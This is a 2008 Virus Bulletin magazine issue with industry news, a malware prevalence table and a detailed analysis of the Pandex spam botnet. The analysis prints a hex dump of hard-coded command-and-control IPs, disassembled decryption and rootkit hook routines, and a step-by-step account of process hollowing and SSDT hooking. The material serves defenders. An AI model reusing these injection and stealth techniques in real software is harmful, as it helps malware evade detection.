MARCH 2008

virus BULLETIN

Fighting malware and spam

CONTENTS

2 **COMMENT**
Home (page) renovations

3 **NEWS**
Botherders herded
29A folds

3 **VIRUS PREVALENCE TABLE**

4 **MALWARE ANALYSIS**
Pandex: the botnet that could

9 **FEATURE**
Exepacker blacklisting part 3

15 **CONFERENCE REPORT**
Black Hat DC and CCC 24C3

18 **PRODUCT REVIEW**
AVG Internet Security 8

22 **END NOTES & NEWS**

ISSN 1749-7027

IN THIS ISSUE

EVASIVE ACTION

Pandex has attracted very little attention from the media and generated little discussion between malware researchers and among the general populace. Chandra Prakash and Adam Thomas provide an overview of the Pandex operation and take an in-depth look at the underlying code that has allowed this malware to evade detection for so long.

page 4

PACKING A PUNCH

In the final part of the series on exepacker blacklisting, Robert Neumann takes a look at how all the processing and analysis techniques are put into practice in a real-life situation.

page 9

AVG TURNS 8

John Hawes gets his hands on a preview version of the latest offering from AVG.

page 18

vbSpam supplement

This month: anti-spam news and events, and Ken Simpson considers the implications of rising spam volume despite increasing accuracy of content filters.

virus BULLETIN COMMENT

'It is hoped that the comment facility will promote discussion among visitors.'

Helen Martin
Editor, Virus Bulletin

HOME (PAGE) RENOVATIONS

Eagle-eyed visitors to the *VB* website may have noticed some changes over recent weeks. While the overall look of the site has benefited from a long overdue makeover, a number of more substantive changes and additions can be found in the site's contents.

For newcomers to the industry some of the terminology used in the security field can be quite baffling (indeed, with the ever-changing nature of malware and constant redefining of the battle lines, it can sometimes be baffling even for the more established members of the industry). With this in mind *VB* has created a comprehensive glossary of commonly used terms. Jargon-busting definitions are provided for 150 security-related words, phrases, acronyms and expressions. To keep up with the pace of new security technologies, the glossary will be expanded on an ongoing basis – and suggestions for suitable additions (as well as enhancements to current definitions) are encouraged (please email suggestions to editor@virusbtn.com).

Visitors to the 'latest news' section of the website are now able to post comments on the stories, whether to relate personal experiences or air opinions on the hot topics of the day. While the subscriber base of *Virus Bulletin* magazine is firmly rooted in the anti-malware industry and boasts a wealth of experience and extensive technical knowledge, visitors to the *VB* website are a more eclectic bunch, encompassing novice home-users, passionate hobbyists and sys admins at all levels and within all sizes of business. It is hoped that the comment facility will promote discussion among visitors and that in some cases the more knowledgeable of *VB*'s readers will be able to guide and assist those less well versed in the complexities of anti-malware technologies.

Travel seems to play a large part in the roles of many of *VB*'s regular readers – whether as spokespeople jetting between press appointments, researchers travelling to conferences, seminars and meetings or security specialists flitting between international offices. For those always on the go we have created a mobile-compatible version of the *VB* website. The mobile version displays the full content of the site in PDA-friendly format and can be accessed by clicking the link at the bottom of any page. Alternatively, it can be bookmarked in your favourite mobile device and accessed directly at http://www.virusbtn.com/mobile.

2007 seemed to be a year of career moves within the AV industry (even besides the gravitation of researchers towards Redmond), and as vendors attempt to keep up with the flood of new malware arriving daily in their research labs, recruitment may well be on their minds. The most recent addition to the *VB* website is an anti-malware industry jobs directory. As an independent body in the industry we feel that *VB* is well placed to become a central point where anybody interested in a job in the anti-malware field can find the relevant information and recruiters likewise can advertise their posts to a pool of qualified candidates. Jobs will be searchable by country, date and keyword, and recruiters will be able to post and update their own ads free of charge. More details can be found at http://www.virusbtn.com/resources/jobs/.

Moving away for a moment from the *VB* website, we know how important networking is in this industry, promoting collaborative efforts and the exchange of ideas – indeed we often hear from *VB* conference delegates that the networking opportunities at the conference are as valuable to them as the presentations themselves. With this in mind, *VB* has hopped aboard the networking bandwagon and created groups for *VB* conference delegates and speakers on professional networking site *LinkedIn*. Interested parties are encouraged to join the groups at http://www.linkedin.com/e/gis/58020/183A0F002019 (speakers), and http://www.linkedin.com/e/gis/58008/074CEA1AF992 (delegates).

As ever, Virus Bulletin remains dedicated to its quest to provide an exceptional source of information for all matters relevant to the anti-malware industry – we hope you enjoy our efforts, and we welcome all your feedback.

NEWS

BOTHERDERS HERDED

Canadian police have rounded up 17 people suspected of participating in a significant botnet operation. Following an investigation that began in 2006, officers from the Sûreté du Québec and the Royal Canadian Mounted Police arrested the 17 suspects last month in 12 towns across Québec.

Charges against the suspects – whose ages range from 17 to 26 – include illegally obtaining computer services, hacking computer data and the possession of passwords for the purpose of committing crimes. If convicted, the accused could each face up to 10 years in prison.

Meanwhile, in the US a youth has pled guilty to controlling as many as 400,000 PCs with the intention of infecting users with adware. The young man, who uses the handle 'SoBe', was still a teenager at the time of his crimes, yet together with his accomplice managed to earn close to $58,000 in just over a year. His accomplice, Jeanson James Ancheta, has already started serving a 57-month federal prison sentence for his role in the crime. 'SoBe', who will be sentenced in May, faces up to 15 years in prison.

Finally, 18-year-old New Zealander Owen Thorn Walker, who is suspected of being the ringleader behind an enormous botnet operation has appeared in a New Zealand court. Walker, who uses the handle 'Akill', is believed to have been behind a botnet of 1.3 million computers and was arrested in November following an operation involving local police as well as authorities in the Netherlands and the FBI. Charges against Walker include two counts of accessing a computer for dishonest purposes, two counts of accessing a computer system without permission, and a single count of damaging a computer system as well as possessing hacking software. If convicted Walker faces up to 10 years imprisonment.

29A FOLDS

The infamous *29A* virus-writing group is no more, according to an announcement posted on the group's website by 'VirusBuster' – seemingly the last active member of the group.

The 29A virus-writing group had members based in several countries and was so-named because '29A' is the hexadecimal for '666'. The group's creations included W32/Chiton, the first virus to be aware of Thread Local Storage (see *VB,* June 2002, p.4); Rugrat, the first virus for the 64-bit Windows operating system (see *VB*, July 2004, p.4); SymbOS/Cabir, the first worm to spread from mobile phone to mobile phone (see *VB*, August 2004, p.4); and WinCE/Duts, the first *Windows CE* virus (see *VB*, September 2004, p.4).

On announcing his decision to close down the group 'VirusBuster' thanked 'all the people that worked hard to make [the 29A] group the best one'.

Prevalence Table – January 2008

Malware	Type	%
NetSky	Worm	21.84%
Mytob	Worm	20.21%
Psyme	Trojan	12.64%
Bagle	Worm	8.54%
Agent	Trojan	7.54%
Bifrose/Pakes	Trojan	7.49%
Small	Trojan	6.14%
Mywife/Nyxem	Worm	4.46%
Mydoom	Worm	3.61%
Zafi	Worm	2.55%
LovGate	Worm	1.24%
Stration/Warezov	Worm	0.71%
Virut	Virus	0.59%
FunLove	Worm	0.41%
Bugbear	Worm	0.39%
Klez	Worm	0.36%
Parite	Worm	0.21%
Bagz	Worm	0.20%
Sality	Virus	0.14%
Opaserv	Worm	0.13%
Mabutu	Worm	0.07%
Sdbot	Worm	0.05%
Womble	Worm	0.05%
Sircam	Worm	0.04%
Nimda	Worm	0.04%
Cutwail/Pandex	Trojan	0.03%
Redlof	Worm	0.03%
Zlob	Trojan	0.03%
Sober	Worm	0.02%
Areses/Scano	Worm	0.02%
Nuwar/Zhelatin/Peacomm	Trojan	0.02%
Tenrobot	Worm	0.02%
Jeefo	Worm	0.02%
Others[1]		0.12%
Total		100%

[1]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS

PANDEX: THE BOTNET THAT COULD

Chandra Prakash and Adam Thomas
Sunbelt Software, USA

As early as January 2007, malware known variously as Pandex, Pushdo or Cutwail began to circulate [1]. Throughout this paper, we will refer to this malware as Pandex[1]. Pandex has been clogging mailboxes with unwanted spam for over a year, and more recently it has become a conduit for criminals to install their malicious code. As a result, it is more appropriate to classify Pandex as a 'malware operation' than as a single threat.

Pandex has attracted very little attention from the media and generated little discussion between malware researchers and among the general populace. Perhaps this is due to the spotlight being on more 'prolific' threats such as the infamous Storm worm. Alternatively, the relatively low profile of Pandex could be attributed to the constantly changing code and insidious properties that it encompasses. The goal of this analysis is to provide an overview of the Pandex operation and take an in-depth look at the underlying code that has allowed this malware to evade detection for so long.

DISTRIBUTION, COMMAND AND CONTROL

Pandex utilizes a system of redundant command and control (C&C) servers in order to carry out its malicious operations. The initial installer (trojan downloader) is programmed to be able to communicate with multiple command and control servers, as shown in Figure 1. If the first choice of server is not available or is no longer active, then Pandex will attempt to connect to the next IP address on the list. The list typically consists of six servers.

To further ensure reliability, Pandex C&C servers are typically found operating on three or more ASNs (asynchronous networks). By utilizing this type of infrastructure, the malware author(s) and bot herders have provided for uninterrupted operation, just as in any mission-critical system.

Beginning in late February 2007, the trojan downloader component of Pandex (the initial installer) began to use an HTTP GET request that looked similar to this:

```
http://[ipaddress]/s_16_167772451?m=3&r=1&a=1&os=9400
0000050000000000009
```

This request instructs the controlling server to download a stream of data which includes additional PE files, spam templates and the email addresses to which the spam will be delivered. Additionally, this request passes back to the controlling server(s) information that has been collected from the infected host, such as the victim's IP address, hard drive serial number, file system type and operating system version [2]. Data such as this is used not only to identify the bots, but also to keep a very precise count of the number of infected hosts.

Simply by querying our *CWSandbox* database for network traffic containing the string '_s', we were able to reveal 16 unique Pandex C&C servers in use during an eight-month period, all of which were located in the United States [3]. While none of these servers are in operation at the time of writing this article, it is of significance that several of them remained in operation during the entire eight-month period. Why these servers remained active for so long is a question for debate, but it could indicate that the service providers were cooperating with the bot herders on various levels. Alternatively, it could have been pure oversight.

Of course, Pandex is still alive and kicking today, but it has moved on to using a completely different set of hard-coded C&C server addresses with which to communicate.

When traversing the main directory (home page) of a Pandex C&C server, we are presented with a piece of humour from the bot herder, as shown in Figure 2. The quote 'Looking for blackjack and hookers?' comes from the character Bender Bending Rodriguez in the cartoon show *Futurama* [4]. This 'calling card' of sorts is displayed on the

```
13142025  36 36 2e 32 34 36 2e 37-32 2e 31 37 33 00 36 37  66.246.72.173.67
13142035  2e 31 38 2e 31 31 34 2e-39 38 00 32 30 38 2e 36  .18.114.98.208.6
13142045  36 2e 31 39 34 2e 32 34-31 00 36 36 2e 32 34 36  6.194.241.66.246
13142055  2e 32 35 32 2e 32 31 33-00 36 36 2e 32 34 36 2e  .252.213.66.246.
13142065  32 35 32 2e 32 31 35 00-32 30 38 2e 36 36 2e 31  252.215.208.66.1
13142075  39 34 2e 32 33 34 00 00-68 74 74 70 3a 2f 2f 25  94.234..http://%
13142085  73 2f 73 78 5f 25 75 5f-25 75 5f 25 73 5f 25 73  s/sx_%u_%u_%s_%s
13142095  3f 25 73 00 47 45 54 20-2f 73 5f 25 75 5f 25 75  ?%s.GET /s_%u_%u
131420a5  3f 25 73 00 20 48 54 54-50 2f 31 2e 30 0d 0a 0d  ?%s. HTTP/1.0...
131420b5  0a 00 4c 6f 61 64 4c 69-62 72 61 72 79 41 00 47  ..LoadLibraryA.G
131420c5  65 74 50 72 6f 63 41 64-64 72 65 73 73 00 6b 34  etProcAddress.k4
131420d5  6a 2e 33 32 48 5f 66 37-7a 5f 5a 36 65 2e 67 38  j.32H_f7z_Z6e.g8
131420e5  47 30 00 25 73 5c 25 75-2e 65 78 65 00 0d 0a 0d  G0.%s\%u.exe....
131420f5  0a 00 54 45 4d 50 00 77-69 6e 64 69 72 00 50 72  ..TEMP.windir.Pr
13142105  6f 67 72 61 6d 46 69 6c-65 73 00 5c 73 79 73 74  ogramFiles.\syst
```

Figure 1: Decrypted hard-coded C&C server IP addresses.

[1]Note: The aforementioned names are often used interchangeably to describe both the trojan downloader and the spam/botnet components (which are always installed).




Figure 2: Calling-card-type message left on each Pandex C&C server.

majority of Pandex C&C servers. Perhaps the bot herder was influenced by a scene from the movie *Bender's Big Score* where the Futurama crew returns to Earth and receives hundreds of spam messages after being duped into revealing their email addresses to scammers [5]. In short, one of the messages in Bender's inbox contains a virus which he is tricked into opening because the message promises the opportunity to 'Get RICH Watching porn'. One of the scammers/spammers later remarks 'I knew there was a robot stupid enough to download the obedience virus'. While not of direct relevance to the malware in question, titbits of information such as this can be important when one is trying to build a profile of the author(s) behind the malware and/or the controllers of the botnet.




Figure 3: 'Web 2.0' image now appearing on some Pandex C&C server home pages.

More recently, some Pandex C&C servers have been displaying the image shown in Figure 3. The new image appears to be a message from the bot herder stating that malicious activities such as spamming and malware are all part of the Web 2.0 'movement' [6].

The initial Pandex installer has been distributed heavily through virtually all well known malware-loading groups, including IFrameDollars, VxGame, Loads.cc, the 'n404 exploit gang' and others. On occasion, there are also spam runs with the trojan downloader masquerading as 'hot pictures of girls' or other adult-oriented material. These spam runs are generated by the Pandex botnet itself and are typically short lived. The fact that they are short lived may be a tactic used by the bot herder/malware author to avoid drawing too much attention to their operation – unlike the rival Storm worm which is massively distributed and has a very high media profile.

As mentioned earlier, Pandex should be viewed as a malware operation rather than a single threat. In addition to its spamming capability, the Pandex botnet has become a conduit for installing other, unrelated malware – and lots of it. It is likely that the bot herder is accepting payment from other malware authors/distributors to install their malicious code.

The most common malware family to appear via the Pandex botnet is a variant of Backdoor.Win32.Small.lu (a.k.a. Wsnpoem), which is typically used to steal credentials for banking websites and financial institutions, as well as other sensitive information [7]. This type of activity is not typically seen (although it has occurred) with the Storm worm and could indicate that the Pandex botnet has a large number of reliable hosts onto which to push this additional malware.

USER-MODE ACTIVITY

Upon infection, the trojan downloader component is copied to the C:\Windows\Temp directory as 'startdrv.exe'. Startdrv.exe is launched from the HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run key. It performs its work in a convoluted fashion by kicking off threads one after the other, perhaps to obfuscate its execution as much as possible.

For example, the main thread primarily sets up its function address table by performing dynamic LoadLibrary calls on the set of functions it needs. Once the main thread has finished its work, it starts up a second thread using the CreateThread API with the startup routine set to an arbitrary address. As the thread is started in a suspended state, no real execution takes place on the second thread. Then the main thread calls the GetThreadContext API on the second thread with the following input parameters:

- The handle is the value returned from the CreateThread API.
- The Context field of the CONTEXT structure is set to CONTEXT_INTEGER.

After calling the GetThreadContext API, it sets the eax field of the CONTEXT structure to a valid address and calls the SetThreadContext API on the handle for the second thread, leaving other field values in the CONTEXT structure the same as returned from the previous call to the GetThreadContext API. In this step, by correcting the invalid initial startup address of the second thread, it clearly exhibits a twisted execution flow. Then it calls the ResumeThread API on the second thread to get it rolling.

After resuming execution of the second thread, the main thread calls SuspendThread on itself, and moves out of the way. The second thread creates a heap region where it unravels the code for execution and associated data for a third thread, which is started in a suspended state in just the same way as the second thread, as explained earlier.

Once the startup routine for the third thread is ready in the heap region, the second thread resumes execution of the third thread before suspending itself. The third thread spawns a new instance of the *Internet Explorer* (iexplore.exe) process using the CreateProcess API.

The new instance of iexplore.exe is started in a suspended state by setting the value of the dwCreationFlags input parameter of the CreateProcess API to CREATE_SUSPENDED. It then injects a whole new PE image into the suspended iexplore.exe by a series of VirtualAlloc and WriteProcessMemory calls. It also resets the ImageBaseAddress field on the Process Environment Block (PEB) of the suspended iexplore.exe such that it points to the image base (the ImageBase field in the IMAGE_OPTIONAL_HEADER structure [8]) of the newly injected PE image.

It also calls SetThreadContext on the handle of the main thread of iexplore.exe, resetting its startup routine to the entry point (the AddressOfEntryPoint field in the IMAGE_OPTIONAL_HEADER structure) of the newly injected PE image.

Finally, it resumes execution of the suspended main thread by calling ResumeThread, whereby iexplore.exe follows execution as per the injected PE image of the malware, not executing any of its original compiled code. In contrast to remote thread injection (commonly used by malware), where a new thread is injected into a running process, this technique completely usurps the execution of the victim process right from its startup. After iexplore.exe is resumed, it sends a DeviceIoControl message to one of its drivers (runtime.sys), passing in the process id of the newly created iexplore.exe to make it a hidden process.

Towards the very end startdrv.exe deletes itself using the ShellExecute API with the input command parameter 'cmd.exe /c del C:\WINDOWS\Temp\startdrv.exe'. Let's call the first instance of iexplore.exe IE1. After IE1 starts under the control of the injected malware PE image, connection attempts are made to the C&C servers in order to download more PEs. The Winsock connect API is called first to establish connection with a selected server. If connection succeeds, it attempts to download PE image data using an HTTP GET request sent via the Winsock send API as shown earlier.

The downloaded data actually consists of at least two PE images piggybacked together (additional images are downloaded when Pandex is being used to distribute other, unrelated malware). The size of each PE image is preceded in the first four bytes just before their respective 'MZ' signatures.

The first of the two PE images is written to disk in the C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp directory, with a random name generated from the string representation of the return value from the GetTickCount API. Then it is launched via the ShellExecute API. This

```
010014FB sub_10014FB     proc near               ; CODE XREF: sub_100155B+62↓p
010014FB
010014FB localVar1       = byte ptr -2
010014FB localVar2       = byte ptr -1
010014FB resData         = dword ptr  8
010014FB resDataSize     = dword ptr  0Ch
010014FB heapBufPtr      = dword ptr  10h
010014FB
010014FB                 mov     edi, edi
010014FD                 push    ebp
010014FE                 mov     ebp, esp
01001500                 push    ecx
01001501                 push    esi
01001502                 mov     esi, [ebp+resDataSize]
01001505                 test    esi, esi
01001507                 mov     [ebp+localVar2], 0
0100150B                 mov     [ebp+localVar1], 1
0100150F                 jbe     short loc_1001551
01001511                 mov     edx, [ebp+heapBufPtr]
01001514                 mov     eax, [ebp+resData]
01001517                 sub     eax, edx
01001519
01001519 loc_1001519:                           ; CODE XREF: sub_10014FB+54↓j
01001519                 mov     cl, [eax+edx]
0100151C                 mov     byte ptr [ebp+resDataSize+3], cl
0100151F                 mov     cl, [ebp+localVar1]
01001522                 ror     byte ptr [ebp+resDataSize+3], cl
01001525                 dec     byte ptr [ebp+resDataSize+3]
01001528                 mov     cl, [ebp+localVar2]
0100152B                 xor     byte ptr [ebp+resDataSize+3], cl
0100152E                 cmp     [ebp+localVar2], 0Ch
01001532                 inc     [ebp+localVar2]
01001535                 jb      short loc_100153B
01001537                 mov     [ebp+localVar2], 0
0100153B
0100153B loc_100153B:                           ; CODE XREF: sub_10014FB+3A↑j
0100153B                 cmp     [ebp+localVar1], 7
0100153F                 inc     [ebp+localVar1]
01001542                 jb      short loc_1001548
01001544                 mov     [ebp+localVar1], 1
01001548
01001548 loc_1001548:                           ; CODE XREF: sub_10014FB+47↑j
01001548                 mov     cl, byte ptr [ebp+resDataSize+3]
0100154B                 mov     [edx], cl
0100154D                 inc     edx
0100154E                 dec     esi
0100154F                 jnz     short loc_1001519
01001551
01001551 loc_1001551:                           ; CODE XREF: sub_10014FB+14↑j
01001551                 pop     esi
01001552                 leave
01001553                 retn    0Ch
01001553 sub_10014FB     endp
```

Figure 4: Decryption routine applied to resource data to get the runtime.sy_ image.

```
00010ACA                mov     edi, [esi+10h]  ; store IO_STACK_LOCATION.Type3InputBuffer
00010ACD                mov     ecx, 120003h    ; IOCTL for TCP_QUERY_INFORMATION_EX
00010AD2                cmp     [esi+0Ch], ecx  ; compare IoControlCode to IOCTL_TCP_QUERY_INFORMATION_EX
00010AD5                jnz     short loc_10AED ; jump to this loc if no match
00010AD7                cmp     dword ptr [edi], 400h ; compare tei_entity = CO_TL_ENTITY
00010ADD                jnz     short loc_10AED
00010ADF                cmp     dword ptr [edi+10h], 101h ; check if request is for CONNINFO101
00010AE6                jnz     short loc_10AED
00010AE8                xor     edx, edx
00010AEA                inc     edx             ; this will set [eax+9]=1 at loc_10AEF
00010AEB                jmp     short loc_10AEF
00010AED ; ---------------------------------------------------------------------------
00010AED
00010AED loc_10AED:                             ; CODE XREF: sub_10A9C+39↑j
00010AED                                        ; sub_10A9C+41↑j ...
00010AED                xor     edx, edx
00010AEF
00010AEF loc_10AEF:                             ; CODE XREF: sub_10A9C+4F↑j
00010AEF                mov     [eax+9], dl     ; store flag value in edx for later use
00010AF2                cmp     [esi+0Ch], ecx
00010AF5                jnz     short loc_10B0D
00010AF7                cmp     dword ptr [edi], 400h ; compare tei_entity = CO_TL_ENTITY
00010AFD                jnz     short loc_10B0D
00010AFF                cmp     dword ptr [edi+10h], 102h ; check if request is for CONNINFO102
00010B06                jnz     short loc_10B0D
00010B08                xor     ecx, ecx
00010B0A                inc     ecx             ; this will set [eax+A]=1 at loc_10B13
00010B0B                jmp     short loc_10B0F
00010B0D ; ---------------------------------------------------------------------------
00010B0D
00010B0D loc_10B0D:                             ; CODE XREF: sub_10A9C+59↑j
00010B0D                                        ; sub_10A9C+61↑j ...
00010B0D                xor     ecx, ecx
00010B0F
00010B0F loc_10B0F:                             ; CODE XREF: sub_10A9C+6F↑j
00010B0F                push    ebx
00010B10                push    [ebp+PtrDevObj]
00010B13                mov     [eax+0Ah], cl
```

Figure 5: A portion of the TCPIP hook implemented by the runtime.sys driver.

```
000108B1                movzx   eax, word ptr [eax+10h] ; move word value containing dst_port!!
000108B5                push    eax
000108B6                call    sub_10838       ; HTONS like call
000108BB                movzx   eax, ax
000108BE                cmp     eax, 19h
000108C1                jz      short loc_108EB ; filter port 25
000108C3                cmp     eax, 50h
000108C6                jz      short loc_108EB ; filter port 80
000108C8                cmp     eax, 3E8h
000108CD                jb      short loc_108D6 ; allow port < 1000
000108CF                cmp     eax, 0BB8h
000108D4                jbe     short loc_108EB ; filter port 1000 <= port <= 3000
```

Figure 6: Filtering of certain ports by the runtime.sys driver.

executable contains encrypted binary data in its resource which gets decrypted in memory and then written to the C:\Windows\System32\Drivers directory in a file named runtime2.sy_.

Figure 4 shows the decryption routine applied to data stored in the resource of the first PE image. The decryption routine uses two counters, localVar1 and localVar2, for ROR and XOR on the resource data stream at virtual addresses 1001522 and 100152B respectively. Note that the most significant byte of the resDataSize variable is used as a temporary location for byte arithmetic on the resource data stream. Towards the very end, the first downloaded PE image written to disk (which is named after the return value from the GetTickCount API) deletes itself, passing in cmd.exe parameters to the ShellExecute API in the same way as startdrv.exe was deleted.

The second of the two downloaded PEs is kept in memory and is used to inject into a new instance of iexplore.exe.

The new instance of iexplore.exe, let's call it IE2, is also launched in a suspended state using the CreateProcess API and subsequently made hidden by sending a message, with the IE2 process id as input to the DeviceIoControl API, to the runtime.sys driver. Then the virtual memory of IE2 is updated with the second PE image via a series of VirtualAlloc and WriteProcessMemory APIs.

Finally, a new thread is injected into IE2 using the CreateRemoteThread API with a startup routine as the entry point (the AddressOfEntryPoint field in the IMAGE_OPTIONAL_HEADER structure) of the injected PE image. Then IE1 moves out of the way by terminating itself, spawning IE2 which runs hidden and continually under the control of the malware-injected PE image to communicate with its C&C centres and send spam or carry out other malicious actions.

KERNEL MODE ACTIVITY

Two distinct drivers are used, both of which perform stealth rootkit activity: runtime.sys and runtime2.sys (a copy of the runtime.sy_ file). The runtime.sys driver exports its device object to user mode through symbolic link path \\.\Runtime. It implements functionality to hide a process through its IRP_MJ_DEVICE_CONTROL dispatch routine when a user-mode program calls the DeviceIoControl API with process id as the input parameter. The runtime.sys driver also hooks the IRP_MJ_DEVICE_CONTROL function of the tcpip.sys driver as shown in Figure 5. It is essentially looking for requests for IOCTL code IOCTL_TCP_QUERY_INFORMATON_EX directed to the CONNINFO101 and CONNINFO102 structures [9].

These structures contain the local address, local port, foreign address and foreign port values of a TCP connection. The hook routine also registers an IRP completion routine [10], which hides outbound IP addresses for certain well-defined ports: port 25 for SMTP, port 80 for HTTP and all ports in the range 1000 to 3000 (see Figure 6).

The runtime2.sys driver hides file system and registry keys by hooking the SSDT table and ntfs.sys driver's IRP dispatch table. The device object is exported to user mode through symbolic link path \\.\Rntm2. The SSDT table is hooked for the NtDeleteValueKey, NtEnumerateKey, NtEnumerateValueKey, NtOpenKey and NtSetValueKey functions and the NTFS driver is hooked for the

IRP_MJ_CREATE, IRP_MJ_DIRECTORY_CONTROL dispatch functions. The hidden registry keys are service entries for the runtime.sys and runtime2.sys drivers, and the hidden files are for the associated driver files.

In the DriverEntry routine of the runtime2.sys driver:

- A process creation notify routine is registered via the PsSetCreateProcessNotifyRoutine API [11]. This process creation notify routine maintains state information based on how many times startdrv.exe is being run.
- Registry key entries for the runtime2.sys driver are placed under the Minimal and Network sub-keys under the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Safeboot key so that the driver remains active under these boot conditions.
- A new system thread is created via the PsCreateSystemThread API that monitors its own SSDT hooks regularly in a timeout interval. The hooks are promptly replaced if they are found to be removed.
- The IRP_MJ_SHUTDOWN dispatch routine is registered as enabled from a call to the IoRegisterShutdownNotification API [11]. (The purpose of the shutdown dispatch routine is explained below.)

Unlike other kernel-mode malware, e.g. Rustock [12] and Sribzi [13], the revival strategy used by this malware complicates its removal. When the system is up and running with full infestation, this malware deletes all executable files and registry locations that perform the setup, but on reboot all of those locations are restored. During the shutdown phase in the IRP_MJ_SHUTDOWN dispatch routine of the runtime2.sys driver the following changes occur:

- All the service-related registry keys for runtime2.sys are restored to enable its early boot startup.
- The startdrv.exe run registry key entry is replaced.
- The runtime2.sy_ file created earlier is renamed to runtime2.sys.

When the runtime2.sys driver loads during the boot up phase, its DriverEntry routine places startdrv.exe in the C:\WINDOWS\Temp folder by decrypting data from its embedded resource. The data in the resource of the runtime2.sys driver is encrypted in a similar way, as shown in Figure 4.

CONCLUSION

Due to its longevity and constantly changing nature, we are only able to provide analysis of one instance of the Pandex malware operation. In order to write this article we essentially needed to take a snapshot of Pandex and go from there, otherwise the analysis would never have been completed.

As we move forward into the year, it will be interesting to see what the authors/herders of Pandex have in store and what changes will be made to the malware in order for them to continue to operate in as successful a manner as they have thus far. If the past is any indication, there will be no let up in sight. Pandex will continue to evolve by incorporating new tactics to defeat detection and removal, and will continue forward with its goal of delivering spam and other malicious code en masse.

REFERENCES

[1] Shannon, H.; Hayashi, K. Trojan.Pandex. http://www.symantec.com/security_response/writeup.jsp?docid=2007-042001-1448-99.

[2] Stewart, J. Pushdo – analysis of a modern malware distribution system. http://www.secureworks.com/research/threats/pushdo/.

[3] Sunbelt CWSandbox: powerful automated malware analysis. http://www.sunbelt-software.com/Developer/Sunbelt-CWSandbox/.

[4] Wikiquote, Futurama. http://en.wikiquote.org/wiki/Futurama.

[5] Wikipedia, Futurama: Bender's Big Score http://en.wikipedia.org/wiki/Futurama:_Bender's_Big_Score.

[6] O'Reilly, T. What is Web 2.0. http://www.oreillynet.com/pub/a/oreilly/tim/news/2005/09/30/what-is-web-20.html.

[7] James, L. Encrypted malware analysis. http://www.securescience.net/securescienceblog/malwarecasestudy.html.

[8] Microsoft Portable Executable and Common Object File Format Specification. http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx.

[9] Hoglund, G.; Butler, J. Subverting the Windows Kernel. Addison Wesley.

[10] Oney, W. Programming the Microsoft Windows driver model, Second Edition, Microsoft Press.

[11] Windows Driver Development Kit. Documentation, Microsoft Windows WDK.

[12] Boldewin, F. A journey to the center of the Rustock.B rootkit. http://www.antirootkit.com/articles/A-Journey-to-the-Center-of-the-Rustock-B-Rootkit/index.htm.

[13] Kasslin, K.; Florio, E. Spam from the Kernel, Virus Bulletin, November 2007, p.5. http://www.virusbtn.com/pdf/magazine/2007/200711.pdf.

FEATURE

EXEPACKER BLACKLISTING PART 3

Robert Neumann
VirusBuster, Hungary

In the previous parts of this series (see *VB*, October 2007, p.14 and *VB*, December 2007, p.10) we provided a general overview of exepacker blacklisting and looked at why it has become important lately, its benefits and the various challenges it involves. We also took a look at the different exepacker processing techniques and analysis tools. In this final part of the series we look at how it is all put into practice in a real-life situation.

We take on the role of a virus analyst who is about to process some new incoming samples. He has no additional information about the files, such as whether they are packed, or what kind of packers he has to deal with. Our analyst is well equipped with tools and applications that are all either publicly available freeware programs or well-known commercial products. There are a total of five samples for us to process, and we are aiming to complete the analysis within a reasonable time.

SAMPLE ONE: TROJAN.DR.KGEN.GEN

The first sample is 100 KB in size, so it falls immediately in line with what we would consider to be malware [1]. Checking the file with *PEiD* and *RDG Packer Detector* reveals nothing interesting other than the fact that it is compiled with *Microsoft Visual Studio*, one of today's most common compilers.

Taking a quick look at the sample with *Hiew* shows that 80% of the file resides in the overlay area. The overlay area is often utilized by downloaders to hold encrypted or plain text URLs, and even more often plays the role of junk data travelling with various worms on the net. The size of the overlay is either a couple of bytes, or in the latter case, a few kilobytes. The fact that our subject holds about 80 KB in this area makes it a likely dropper candidate.

Loading the overlay part of the file into *Hiew* shows the following:

```
00004C00:  67 74 1A 1A 1A 1A 1A 1A 1A 1A 1A 6A 5F 1A 1A
00004C10:  66 1B 1C 1A 60 6D 61 3B 1A 1A 1A 1A 1A 1A 1A
00004C20:  FA 1A 29 1B 25 1B 1A 1A 18 1A 1A 1A 64 1A 1A
00004C30:  1A 1A 1A 1A 6E 1B 1A 1A 1A 2A 1A 1A 26 1A 1A 1A
00004C40:  1A 1A 5A 1A 1A 2A 1A 1A 1A 1C 1A 1A 1E 1A 1A 1A
00004C50:  1B 1A 1A 1A 1E 1A 1A 1A 1A 1A 1A 1A 0A 1B 1A
